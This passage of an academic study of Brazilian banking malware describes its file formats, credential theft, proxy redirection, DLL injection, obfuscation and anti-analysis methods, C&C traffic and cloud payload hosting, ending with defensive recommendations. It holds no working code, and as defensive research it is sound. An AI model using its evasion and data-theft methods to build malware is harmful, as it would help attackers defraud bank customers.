VBE malware consists of small Visual Basic Encoded [4] scripts written in plain text and distributed in ASCII-encoded binaries. They can be extracted using MS Windows standard tools [50] and executed in sandboxes through double-click. Attackers take advantage of VB scripts' simplicity (do not require compilation) and provision of easy access to system resources through high-level interfaces. VBE malware samples are able, for instance, to query system information databases for the network card currently in use and attach themselves to it to take control (see Code Snippet 4). Similar to Java malware, VBE samples can only protect themselves through obfuscation. Apart from the Java case, in which malware leverages system default libraries, VBE malware obfuscation routines are custom developed (see Code Snippet 5). However, the obfuscation routines are mostly XOR-encoded strings that aim to make behaviors not directly identifiable.

JavaScript-based malware dissemination has significantly increased in Brazil since 2016. In the Brazilian context, malicious Javascript files are not used to perform direct attacks to or from the browser (e.g., exploitation), but to redirect users to malicious sites and/or retrieve remote payloads (via drive-by downloads [27]) that will actually infect victims' machines. Although these behaviors have already been reported in the literature [15, 18, 41] with lower prevalence, their massive use as the primary infection vector (as observed in Brazil in 2016 and 2017 for all samples) seems to be an exclusive Brazilian phenomenon, to the best of our knowledge. As for the previous cases, malware implements payload protection and AV evasion using code obfuscation. Attackers usually rely on the `eval` function [83] to resolve symbols and expressions in runtime, a strategy that can be used for building custom URLs (see Code Snippet 6). Despite obfuscation attempts, JS files can be analyzed in our sandbox by opening them in a browser and monitoring the browser behavior. In this article, we report downloads performed by the browser and changes and the browser settings (e.g., proxy configurations) as due to the JS files whenever the browser was launched with a JS file as argument.

LNK files are shortcut files for Microsoft Windows [45] and can be parsed using open-source tools [17]. The shortcut's target field specifies a command to be launched when the shortcut is clicked. When used in benign contexts, its target usually points to an executable file to be launched. In the malicious Brazilian context, the target file usually points to a URL to be opened by the browser or specifies a series of commands to be executed by the `powershell` and/or `cmd` prompts. When pointing to a URL, the browser usually ends up downloading another malicious payload. As a self-defense mechanism, the commands and URL are obfuscated using `cmd` substring commands, as shown in Code Snippet 7.

CDF files are Windows Installer files aimed to help users to install legitimate applications easily. In the malicious Brazilian context, CDF files are being exploited by attackers to install malware in the victims' machines. They are usually distributed attached to document files (`.docx`) and are automatically executed by macros when the document is open. The unattended installation feature of this type of installer is exploited to allow malware to be installed on a background without users noticing it.

4.3 Malicious Behaviors

In this section, we delve into the behaviors exhibited by Brazilian malware and investigate how they are accomplished. First of all, we labeled the entire set of samples using the 10 best-ranked AVs according to VirusBulletin ranking [84] and normalized the results using AVClass [64]. The obtained distribution of labels is shown in Figure 6. The view of the typical AVs helps us to understand the Brazilian financial malware samples beyond the Warsaw plugin detection.

The distribution of malware families over the years is almost constant, which indicates that attackers keep their goals despite changes in the way they distribute their payloads (from PE binaries to scripts, as previously shown). Password Stealers (PSWs) are prevalent in almost all years, which corroborates our findings on the prevalence of credential-stealing malware originated from fraudsters' messages. PSW and Downloaders encompass 53% of all samples on average, suggesting an intense use of network resources to both exfiltrate and retrieve data from and to infected computers. This information stealing "feature" is reflected in the design and implementation of the samples: we discovered that many of them are context driven, being active only when the user is accessing a resource of interest (e.g., bank-related content in a browser, as illustrated in Code Snippet 8).

To steal users' sensitive data, Brazilian malware often adopts three distinct strategies: (1) impersonation of a legitimate application, (2) interception of legitimate network communications, or (3) redirection of users to a fake website so that attackers can directly collect victims' data from the submission forms (e.g., a fake password field). Phishing attacks [60] can be performed via multiple means, including entire fake applications. When releasing a phishing application (also called rogue application), attackers *impersonate* legitimate entities, such as banks, and require users to update their personal data in the entity database. Rogue applications work by presenting a form that users should fill out (as shown in Figure 7 and Figure 8), thus disclosing their personal data



Fig. 6. **BR samples labels.** Password Stealers (PSWs) and Downloaders represent 53% of the entire dataset (average). Note that the 2020 data represents a single month.



Fig. 7. Passive Banker Malware for Santander bank waiting for user's credential input.

Fig. 8. Passive Banker Malware for Itaú bank waiting for user's credential input.

to the attacker without additional OS interaction. Attacks like these are successful in Brazil because many Brazilian banks have already deployed their Internet banking operations via desktop applications in the past, making this type of phishing unsuspicious to the ordinary user.

Malware samples implement the network *redirection* and *interception* strategies through the installation of proxies on the infected computer. This can be accomplished with a Proxy Auto Configuration (PAC) file, which stores proxy-defined settings loaded by browsers (see Code Snippet 9), or with the direct addition of a proxy server to the system's Registry. The proxy configuration may include information from the infected machine, enabling cyber criminals to launch attacks

Table 1. Percentage of Samples That Exhibited Specific Behavior

Behavior	This Work	Bayer et al. (2009)
Hosts file modification	0.09%	1.97%
File creation	24.64%	70.78%
File deletion	12.09%	42.57%
File modification	16.09%	79.87%
IE BHO installation	1.03%	1.72%
Network traffic	96.47%	55.18%
Registry key creation	29.93%	64.71%
Process creation	16.83%	52.19%

Results obtained from the current work and from Bayer et al. work.

Table 2. Most Invoked Function Calls by Brazilian Samples

Function	% BR Samples
GetProcAddress	69.67%
LoadLibrary	68.29%
VirtualAlloc	60.75%
VirtualFree	60.13%
GetModuleHandle	39.92%
CreateThread (+ Remote)	37.35%
SetWindowsHookEx	19.71%
IsDebuggerPresent	17.97%
InternetCloseHandle	17.67%
InternetReadFile	15.26%

We notice the prevalence of library-related functions, mainly due to DLL injection routines and the use of native system resources.

customized for each victim (see Code Snippet 10). The main goal of all three mentioned strategies is to collect sensitive data, allowing us to realize that most of our samples are simply information stealers. Due to this stealing feature, the samples try to perform "silent" execution steps (unpacking, proxy setup) while waiting for user data inputs, thus presenting fewer system interactions than traditional malware, whose aim is to actively exploit some system resources [7]. In Table 1, we put the activities our dataset samples exhibited during dynamic analysis side to side with the results presented in [7].

With regard to all behaviors (except network usage) considered in both studies, Brazilian samples presented fewer system interactions (e.g., file creation and deletion) when compared to the samples analyzed by Bayer et al. in 2009. Our observations allowed us to conclude that Brazilian samples are more passive, in the sense of actions performed on the file system for stealing users' sensitive data, as well as more network dependent, since the collected data must be exfiltrated. In addition, network access is a requirement for downloaders to retrieve their remote payloads. The downloader behavior is also reflected in the function calls invoked by the Brazilian samples. The most invoked functions are presented in Table 2.

It is possible to notice in Table 2 that Brazilian samples largely rely on library handling, given this class of functions is the most invoked. There are two possible explanations for this observation: code injection as part of the unpacking routines or direct code injection attempts by the malware samples. We discovered that the second explanation is more prevalent than the first one because

(1) the number of packed samples is not as high as the number of samples invoking these functions, (2) the number of DLLs dropped in disk is compatible with the number of samples invoking these functions, and (3) the multiple DLLs collected by CSIRT themselves suggest that these are popular objects among attackers. In fact, the sequence of calls `GetProcAddress` + `LoadLibrary`+ `VirtualAlloc` (and `Free`) + `CreateThread` (shown in the top-used functions) represents the DLL injection procedure, supporting our hypothesis that payloads are directly injected into running processes. As the number of DLL files in our dataset is smaller than the whole number of samples that invoked these functions, we hypothesize that these calls are related to payload downloading behavior. In addition, we observe that samples have been implementing their own downloader features through system resources (e.g., using the call to `InternetReadFile`).

The use of system resources appears to be typical of current Brazilian malware samples, as it is also present in non-binary samples. For example, we observed script-based malware using the `cmd` prompt to implement evidence removal procedures (see Code Snippet 11). Many samples also launch their payloads through the default `cmd` prompt, due to its privilege escalation and I/O redirection capabilities (see Code Snippet 12). In 2016 and 2017, attackers targeting Brazilian online banking users moved from `.bat` scripts to Powershell-based attacks [5], as observed in all system-script-based threats of our dataset in these years. Since Powershell provides more system interaction capabilities than the standard `cmd` prompt, malware samples are able to deploy more complex malicious behaviors, such as the direct download of files to the infected machine (see Code Snippet 13).

The use of native resources makes sample development easier but requires that attackers protect their payloads from analysis procedures to prevent AV detection. Although scripts can only be protected through obfuscation of their functions/code, binaries are able to make use of more diverse self-protection techniques. In this work, we consider three classes of self-protection techniques: code packing, anti-debugging, and anti-VM. Packers are the attackers' first line of defense for protecting their malicious payloads against many detection approaches. These payloads are embedded into other binaries, the packing apps, which may seem unsuspicious to trivial static analyzers. Anti-debugging techniques are checks intended to evade reverse-engineering procedures. Malware performs these checks to identify whether they are running under an analyst's debugger or not. Similarly, anti-VM techniques are system checks that malware may perform to identify if they are running on a bare metal machine or on an emulated environment (typical of dynamic analysis procedures). In Figure 9, we illustrate the evolution of the use of these techniques over time (according to the detection rates presented by the tools described in Section 3). It also shows the number of samples having a known compiler signature (e.g., of Delphi-compiled CPL or Visual Studio-compiled .Net), which in the presented context is considered a way to deceive users and defeat detectors, as previously discussed.

The total number of armored samples with at least one anti-analysis technique has been growing on a yearly basis, thus showing that desktop malware has been evolving. Individual techniques' adoption, in turn, presented significant variations over time. The number of packed samples in our dataset decreased from 2012 to 2015. This can be explained by the rise of CPL and .NET malware. Although not packed, they present compiler signatures, which cause the rate of samples with a known compiler signature to grow. The use of anti-debug techniques has grown independently from packers, thus showing that these technique are implemented even in non-packed samples. The relative use (in percentage) of anti-VM techniques implemented in standard, PE-like malware binaries has not decreased over time, even considering the emergence of alternative executable file formats (scripts). This finding shows that only the simplest non-armored malware samples were converted from PE binaries to scripts over time. Those already more armored samples kept being implemented as traditional PE binaries.



Fig. 9. **Samples Self-Protection**. Despite variations in the adoption of individual self-protection techniques, the total number of samples armored with at least one technique has been continuously growing. Omitted are 2019's and 2020's samples as they are mostly scripts and not PE binaries.

Table 3. Network Traffic Information Comparison between This Work (T) and Bayer's, in Percentage of Samples

Protocol	**2012(T)**	**2013(T)**	**2014(T)**	**2015(T)**	**2016(T)**	**2017(T)**	**2018(T)**	**Bayer(09)**
TCP	40.87%	41.24%	56.19%	64.24%	74.86%	84.85%	85.10%	45.74%
UDP	52.76%	54.74%	52.00%	59.42%	74.86%	84.85%	85.10%	27.34%
ICMP	1.28%	1.70%	1.33%	5.63%	0.57%	1.17%	0.8%	7.58%
DNS	52.69%	54.73%	51.98%	49.04%	47.43%	74.59%	79.89%	24.53%
HTTP	38.63%	39.69%	52.03%	44.93%	74.86%	84.38%	84.99%	20.75%
SSL	5.30%	5.62%	4.64%	6.53%	10.29%	26.57%	29.0%	0.23%
SMTP	0.21%	0.01%	0.06%	0.21%	0.0%	0.0%	0.0%	N.A.[3]

Omitting 2019's and 2020's samples.

4.4 Malicious Communication

As the majority of malware relies on the Internet for supporting their infections, it is important to understand how samples make use of network resources. Table 3 shows Brazilian sample network traffic distribution by protocol in comparison to the work of Bayer et al. [7]. We omitted from the comparison the samples collected in 2019 and 2020 because they are mostly based on scripts and could bias the obtained results—due to their script-based nature, as well as the reliance on

[3]Not available.

third-party software to access the Internet (e.g., browsers); if we include them we would have not been able to measure "malware implementation" itself, but the third-party software's.

Compared to the results of Bayer et al., Brazilian malware presents an increased use of network resources for almost all protocols. Most TCP and UDP traffic is HTTP and DNS, respectively, which is explained by the prevalent behaviors of downloading and exfiltration exhibited by the samples. Interestingly, whereas Brazil appears in the top spam lists of AV companies' reports [73, 74], Brazilian banking samples do not make intense use of SMTP. This implies that spammers use other venues for spam dissemination, instead of compromising online banking user machines.

As for the interaction with system resources, Brazilian malware also evolved regarding network connection protection: their use of encrypted connections (SSL/TLS) grew in all observed years since 2012 (except 2014). This trend was only worldwide reported by Symantec in 2016 [75], thus reinforcing the need for taking particular scenarios into account to anticipate incident response. In 2017, the number of Brazilian samples using SSL was more than 100 times greater than the samples analyzed in Bayer's work, which shows that a paradigm shift might have occurred within a decade. The use of SSL by malware samples may blur Internet users' risk perception, as they are acquainted to browsers raising warnings about non-encrypted connections while posting data [30], and it will not happen for SSL-enabled samples using valid certificates, such as the ones delivered by known providers (see below). However, the major risk of malware's SSL adoption is that they become more resistant to inspection, thus impeding correct AV's network pattern filtering and, consequently, leaving users unprotected.

To understand the data carried through malware connections, we inspected the non-encrypted connections and looked for malicious patterns. A typical malware communication task involves notifying its C&C about a new infection so as to allow for infection accountability (e.g., pay-per-install campaigns [13] and remote command launch). Thus, one typical pattern found in almost all Brazilian sample communications was the C&C notification about their victim's MS Windows and AV version (if present). These pieces of information allow attackers to send customized payloads for each target system and at the same time evade the installed security mechanism (see Code Snippet 14).

Another typical communication task of malware is to exfiltrate users' sensitive data. The exfiltrated data can be diverse, and may even include geolocation information (e.g., latitude, longitude, country, city, institution) or other information, such as OS version, screen resolution, system language, and installed browsers (see Code Snippet 15). This information could be used by attackers to fingerprint victims or even for on-demand bot campaigns.

Considering that most of the collected Brazilian financial malware samples exhibited downloading and data exfiltration behavior in all years of our dataset, the contacted domains may reveal either the payloads downloading or the exfiltrated data storage locations. Hence, we collected and translated all IP addresses and DNS names contacted during each sample's execution in our dynamic analysis environment. The results are shown in Table 4.

We see in Table 4 that popular Brazilian (UOL) and international (Google) websites are among the most accessed domains by Brazilian financial malware samples. The reason behind these domains is that malware often performs connectivity checks to ensure they have Internet access before starting data exfiltration or downloading. In addition, since the connection attempts target popular unsuspicious sites, they do not raise any red flags. A similar behavior is identified regarding payload storage. We discovered that many Brazilian financial malware samples have been storing their data in cloud providers, including the largest providers in Brazil (Cloud UOL and Locaweb) and worldwide (Amazon). This trend was so far only seen in a global scenario [62]. Storing malicious payloads on large cloud providers may hamper defensive approaches, due to the fact that most security policies allow traffic to these providers. Furthermore, the use of cloud

Table 4. Network Traffic by Domain Name
(Top 10 Most Accessed Domains)

% Samples	% Payloads	Host
22.45%	None	google.com
22.43%	None	google-public-dns-a.google.com
5.34%	9.71%	akamaitechnologies.com
4.50%	8.18	1e100.net
3.32%	6.04	amazonaws.com
1.50%	2.73	clouduol.com.br
1.27%	2.31	locaweb.com.br
0.94%	None	uol.com.br
0.77%	None	secureserver.net
0.69%	None	a-msedge.net

storage makes the analyst work more challenging, because attackers can leverage the highly scalable resources of modern clouds to migrate their payloads when needed, as well as instantiate new VMs if a given malicious domain is sinkholed.

Preliminary analysis of 2020's samples indicate that a new trend might have been taking place. Most of the collected `LNK` malware is pointing to `github.com` and/or `gitlab.com` repositories. The download of malicious payloads from these repositories poses a similar risk to downloading them from cloud servers. Whereas previous AV companies' reports pointed out individual malware samples making use of github repositories [20, 33], we have been observing that an entire class of threats is moving towards the adoption of this storage class. Our continuous monitoring allows us to understand attacker behaviors and identify patterns. Attackers manage these repositories in a very dynamic fashion: the repositories are often created just a week before the sample is first captured by the CSIRT. In most cases, the original payload has already been replaced by a new one. We identified that old repositories had been left empty and unmanaged for months until being blocked by the host providers.

4.5 Case Study: A Long-Term Campaign

In many cases, multiple malware samples originate from the same attacker, and blocking individual threats is not enough to counter infections in the long term. Identifying the attacker is the ideal solution for defeating massive infections, but this is very challenging in an overall manner. To follow we present how a long-term observation might help in this task.

During our long-term study of malware targeting the Brazilian cyberspace, we discovered a family whose infection operation is continuous over the first 7 years (we do not have enough data from the last 2 years yet to attribute sample's authorship). The samples of this family were dubbed "Cleosvaldo" (by themselves), which is an unusual Brazilian name, and corresponded to 129 unique binaries collected among 925 distinct days in which Cleosvaldo's samples appeared. On average, a new Cleosvaldo sample was seen at each 7.6 days, a short window for proper AV responses [9]. If an AV takes more than that time to develop a heuristic or signature, they will be ineffective since attackers will be already engaged in a new campaign. This short time is compatible with their spreading via social engineering, as new popular trends emerge each week. We also discovered that the longest Cleosvaldo campaign lasted almost a year, with the same sample being observed after 357 days of the first day it was collected. This long period of inactivity followed by its reappearance indicates that attackers are able to reuse their campaigns when required. One plausible justification



Fig. 10. **Evolution of Cleosvaldo malware family.** Attackers change their file distribution method frequently but keep the same attack goals (downloading additional malware and password stealing).

for Cleosvaldo's year-round re-emergence is likely related to seasonal phishing campaigns (e.g., annual events).

In Figure 10, we show that Cleosvaldo family payloads changed significantly over time, which is compatible with our hypothesized scenario of Brazilian malware samples' constant evolution. Cleosvaldos leveraged distinct strategies each year; that is, they changed their file formats (CPLs, DLLs, EXEs) or their packers (UPX or PECompact2), which shows attackers' flexibility on using self-protection techniques. However, we notice that all Cleosvaldo-based campaigns were Downloaders (54%) and Password Stealers (46%), which shows that such move might be due to the need to survive AV scans, and not due to a change in the attackers' goals. Most of Cleosvaldos' payloads downloaded from the Internet resulted in PAC files' installation (see Code Snippet 9).

On the one hand, the long-term operation of Cleosvaldo's family indicates that its strategy of surviving against AVs has been successful, although they have to migrate their packing periodically (probably due to AV's packer detection improvements). On the other hand, the long-term observation of Cleosvaldo samples allowed us to pinpoint common features among all of their variants (see Code Snippet 16). Therefore, an AV company aiming at tracking the Cleosvaldo evolution should focus on identifying Cleosvaldo's common constructions and develop rules to block this type of threat despite their migration to newer packing types, thus reinforcing our claimed importance of continuous tracking of malware campaigns.

4.6 The Effect of Time Over Malware Evolution

In addition to differences rooted in the Brazilian context particularities, the comparison of updated Brazilian samples with the worldwide literature also highlights some trends that are backed by factors other than the culture, such as natural samples' evolution over time. This type of evolution might affect all current malware samples despite their geographical target. Therefore, updating the literature knowledge with recently collected data is essential even for handling global threats.

We notice, for instance, that the installation of Browser Helper Objects (BHOs) decreased in BR in comparison to the data presented by Bayer. There is no specific reason to claim that as a Brazilian phenomenon, but we can associate it to the fact that Internet Explorer is not the most popular browser anymore [52]. Similarly, the `hosts` file was not significantly affected anymore by the Brazilian samples in comparison to Bayer's data. This is explained by the emergence of other methods of traffic redirection mechanisms, such as the PAC files, whose use was identified in Brazilian samples.

Writing to Registry keys, a strategy used to accomplish persistence in the infected systems (allows malware to survive reboots) also decreased in the Brazilian scenario in comparison to Bayer's results. We associate that to current computers not rebooting too often, which makes persistence attempts less significant. In the future, attackers may assume computers do not reboot anymore and might stop implementing persistence actions. In addition to the trend of writing `AutoRun` keys, we observed that the location of the most-written Registry key paths moved from local machine keys (HKLM) to the local user keys (HKCU). Bayer's data shows that 100% of samples wrote their AutoRun keys under the HKLM tree. In turn, 65% of Brazilian samples wrote their AutoRun keys under the HKCU tree. This change is supported by the assumption that most current computers run on single-user mode, which makes privilege escalation routines uninteresting for attackers that want to implement them for affecting other users in the same machine.

5 DISCUSSION

In this section, we discuss how our results can support the development of more effective anti-malware solutions.

Social Engineering and Phishing as Infection Vectors. Our analyses provide evidence that most Brazilian financial malware infections occur via *phishing* and *social engineering*. This result highlights the importance of regionalized context for malware infections. Consequently, it opens attack opportunities, since users may become more susceptible to phishing as more services (e.g., government and banking) migrate to the Internet.

The Importance of Context. This is better demonstrated with the analyzed Java banking malware: as Brazilian banks adopted JVM for their services, attackers started to craft Java malware because they could assume a version of JVM installed in users' computers. Therefore, we advocate that security evaluations of new technologies must consider socioeconomical security factors, and not only technical ones. Another example of context relevance is the "passiveness" observed in Brazilian financial malware, which makes behavior-based detection harder due to few suspicious actions triggering.

Diversity in File Formats. Another noticeable characteristic of Brazilian financial malware is the use of *multiple file formats*, showing that desktop malware has been evolving as quickly as mobile threats. The use of unexpected file formats (other than usually seen PE files) is also related to the infection context: as PE binaries are the traditional way to distribute malware, some Internet users might get used to this format, its extension, and its executable icons, which has not happened (yet) for VBE files, for instance. Technically, the use of alternative file formats complicates detection, because it requires that AV solutions be able to parse a variety of distinct file structures, as well as to monitor multiple environments.

Reliance on Native System Resources. We also discovered that most samples implement their malicious features by relying on native system resources (e.g., high-level APIs or scripts). The expected malware infection behavior is to make use of exploits, which may trigger detection procedures. The shift towards native calls makes detection harder due to these same called functions being used by benign applications. Thus, we advocate that OS security mechanisms should make it harder for untrusted applications to access critical system resources. Also, we advocate for more widespread usage of application sandboxing (e.g., JavaScript sandboxing [21, 82]) and enhancement of privilege management (e.g., token handling).

The Return of Obfuscation. We also observed that Brazilian financial malware has been using anti-analysis techniques to an increasing extent, which allows them to bypass anti-malware solutions (AVs, sandboxes) and keep their payload undetected. The percentage of samples using anti-analysis techniques has grown in all observed years. Further, almost all scripted and interpreted Brazilian financial malware samples were protected by code obfuscation, resulting in evasion of most static checks. We advocate for more research on the development of automatic procedures for deobfuscation.

Malicious Payloads Stored in Cloud Providers. Our analyses also pinpointed that malware writers whose targets are Brazilian online banking customers have been storing their malicious payloads into and exfiltrating information to reputable cloud providers located both in Brazil and throughout the world. Given the information-stealing nature of Brazilian financial malware, we hypothesize that the used cloud services are hired with IDs and credit cards stolen from victims of previous attacks, as data collected from these users may be directly routed to payment systems via malicious forms and frames. Therefore, malware samples have been amplifying previous campaigns. Besides, the use of public clouds allows for more flexibility to the attackers, since they can create new domains on the fly and quickly instantiate additional VMs when one of them is sinkholed. We advocate for better accountability of cloud providers, as they should ensure they are not supporting malicious operations, even unknowingly or indirectly. On the one hand, the network level's malware takedown can be very efficient (scalable), as blocking a single malicious payload prevents multiple users from being infected in the same campaign. On the other hand, taking down malware at the victim's level requires that each user runs an AV to individually handle threats from the same campaign. However, accomplishing cloud-level malware deterrence is a challenging task, since cloud users would probably be reluctant (for privacy reasons) to allow providers to inspect their files. This is an interesting open problem, as current cloud-based privacy research has been focusing on a complementary approach—protection of virtualized entities from a potentially malicious hypervisor [71].

Implications and Future Work. We hope that the data and insights provided in this work may encourage other researchers to conduct regionalized studies to present their country-specific threats, and that AV developers take those results into account. In our globalized world, trends previously seen in a country may quickly appear in another one, if attackers coordinate their malicious campaigns.

Campaign Tracking. Tracking malware campaigns is more effective than attempting to track individual samples. It is well known that either the creation of individual signatures or the sinkholing of individual C&C servers results in an unproductive arms race between attackers and defenders. Therefore, tracking long-term campaigns is a more effective approach to fighting malware, as it allows defenders to understand the attacker's strategies. Consequently, defenders may be able to identify sample development patterns and try to predict attackers' next moves, as shown in the Brazilian Cleosvaldo malware family case study.

Recommendations. AVs have been traditionally operating in a "one size fits all" manner, making them less effective in heterogeneous, regionalized contexts, such as the ones presented in this study. We advocate that AV companies adopt local research and countermeasure development teams for each distinct country/world region (e.g., Latin America) and focus on understanding what cyber space peculiarities of these regions may help fight malware in the local context. We also advocate that AV companies make a better effort in sharing their discoveries and solutions with the global scenario's community. A local team that understands the cultural scenario in which malware operates will be better equipped to anticipate regionalized infection vectors (e.g., phishing malware related to country culture or event) and will potentially overcome the challenge of signatures' explosion. AVs should explicitly handle phishing both at the propagation phase (e.g., infection by email) and during the execution phase (e.g., rogue and/or phishing application running in the victim's system). The latter case is currently not covered by AVs' threat models. To flag a rogue application (e.g., bank-impersonating malware) as phishing during runtime, AVs need to understand malware operation context and goals, instead of just detecting suspicious code constructions, such as exploits.

Malware and Trends. Malware samples are often evolving, and thus we expect that the trends reported by the Brazilian financial scenario might appear in the future in other countries. We also expect that characteristics of malware deployed in other countries might appear in the Brazilian financial malware in the future. In fact, the cooperation between attackers might be taking place right now [43], but the trends are only uncovered when the number of samples employing a given technique becomes significant enough to be noticed. Therefore, our reported findings should not be understood as proof of their creation time but as the first time that they were reported with significance, as we are not aware of related work reporting all these same trends.

Collection Limitations. As far as we know, this is the first and most comprehensive longitudinal study of a specific population targeted by malware (e.g., Brazilian banks' users). Despite that, our evaluation has some limitations that are intrinsic to the way the samples are captured by the plugin. Therefore, we acknowledge that the number of samples reported in this study is strongly tied to the plugin capability to detect them in customers' machines. It also includes the capability of analysis and development teams to update the plugin with new detection capabilities. We acknowledge that the plugin's mode of operation might bias the result towards financial malware. Although the plugin is able to detect any type of malware, all signature generation procedures and collection policies at the bank's side prioritize the detection of financial malware. We tried to mitigate this by handling and reporting all samples without bias in our analyses. Despite this effort, it is still likely that the Droppers and Downloaders reported by the plugin are the ones that actually execute bankers to the victim's system, rather than generic threats.

